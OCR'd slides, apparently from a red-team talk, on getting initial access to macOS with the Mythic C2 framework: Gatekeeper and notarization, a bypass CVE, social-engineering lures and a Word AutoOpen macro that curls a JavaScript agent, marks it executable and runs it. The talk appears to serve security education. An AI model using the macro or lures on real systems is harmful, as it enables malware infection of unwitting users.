
# Target for this talk



- ✓ Great red teaming framework with macOS support
- ✓ Created by Cody Thomas @its_a_feature_
- ✓ Open source - https://github.com/its-a-feature/Mythic
- ✓ Extensive docs - https://docs.mythic-c2.net/


mythic
MYTHIC
username
password
LOGIN

# Initial access - problems



**“Overnight Text Editor.app” is an app downloaded from the Internet. Are you sure you want to open it?**


Safari downloaded this file on June 6, 2016. Apple checked it for malicious software and none was detected.

You can notarize several different types of software deliverables, including:

- macOS apps
- Non-app bundles, such as kernel extensions
- Disk images (UDIF format)
- Flat installer packages

1. According to Apple all the software downloaded directly with your browser must be notarized

# Initial access - problems




Notarization gives users more confidence that the Developer ID-signed software you distribute has been checked by Apple for malicious components. Notarization is not App Review. The Apple notary service is an automated system that scans your software for malicious content, checks for code-signing issues, and returns the results to you quickly. If there are no issues, the notary service generates a ticket for you to staple to your software; the notary service also publishes that ticket online where Gatekeeper can find it.

2. Notarization will check if the software doesn’t contain malicious components

# Initial access - problems

3. If you don't notarize your app macOS will block it.




**"Not-notarized 2.app" cannot be opened because the developer cannot be verified.**

macOS cannot verify that this app is free from malware.

Brave downloaded this file today at 11:41.


# Initial access – solutions for the problems




1. We can create a legit pkg file, notarize it and risk our certificate to be revoked by Apple

# Initial access – solutions for the problems

2. We can convince user to right click and open the app. It’s a popular technique used by malware






**“Install Adobe Flash Player” is an application downloaded from the Internet. Are you sure you want to open it?**

“Install Adobe Flash Player” is on the disk image “install_flash_player_20_osx.dmg”. Safari downloaded this disk image yesterday at 1:01 PM from www.adobe.com.

□ Don’t warn me when opening applications on this disk image

# Initial access – solutions for the problems

3. We can bypass the GateKeeper using a 0-day



**LaunchServices**

Available for: macOS Ventura


Impact: An app may bypass Gatekeeper checks

Description: A logic issue was addressed with improved checks.

CVE-2023-32352: Wojciech Reguła (@_r3ggi) of SecuRing (wojciechregula.blog)


# Initial access – solutions for the problems

4. Use Microsoft Office Macro.




To read this document you must enable macros first

# Initial access with a Microsoft Word Macro



```
Sub AutoOpen()

MacScript ("do shell script ""curl https://example.com/apfell.js –o totallyNotAVirus.js"" ")
MacScript ("do shell script ""chmod +x totallyNotAVirus.js"" ")
MacScript ("do shell script ""osascript –l JavaScript totallyNotAVirus.js &"" ")

End Sub
```

# Initial access with a Microsoft Word Macro



Microsoft Word

| Process Name | Sandbox | User | % CPU | CPU Time | Threads | Idle Wake-Ups | Kind |
|---|---|---|---|---|---|---|---|
| Microsoft Word | Yes | wregula | 2,7 | 39,15 | 18 | 35 | Apple |
| com.apple.appkit.xpc.openA... | No | wregula | 0,0 | 1,41 | 3 | 0 | Apple |
| QuickLookUIService (com.ap... | Yes | wregula | 0,0 | 0,04 | 3 | 0 | Apple |


System: 3,86%
User: 4,70%
Idle: 91,43%

CPU LOAD

Threads: 3 921
Processes: 629

# Initial access with a Microsoft Word Macro

- Madhav Bhatt shared a cool technique to escape the Word's sandbox. However, it requires users to reboot their Macs.



Madhav Bhatt
Oct 15, 2020 · 8 min read

## Office365 MacOS Sandbox Escape

In this article, we are going to review how we can escape the Office365 sandbox in MacOS Catalina. Apple has hardened MacOS environment in recent years which has made privilege escalation from sandboxed applications lot more difficult than it used to be. The methodology discussed here builds on top of already published MDSec article by Adam Chester as well as Objective-See article by Patrick Wardle.

The vulnerability mentioned in office 365 sandbox escape article published by Adam Chester has since been rem 'ing additional restrictions where Office applications can not write files under LaunchAgents as well as Application

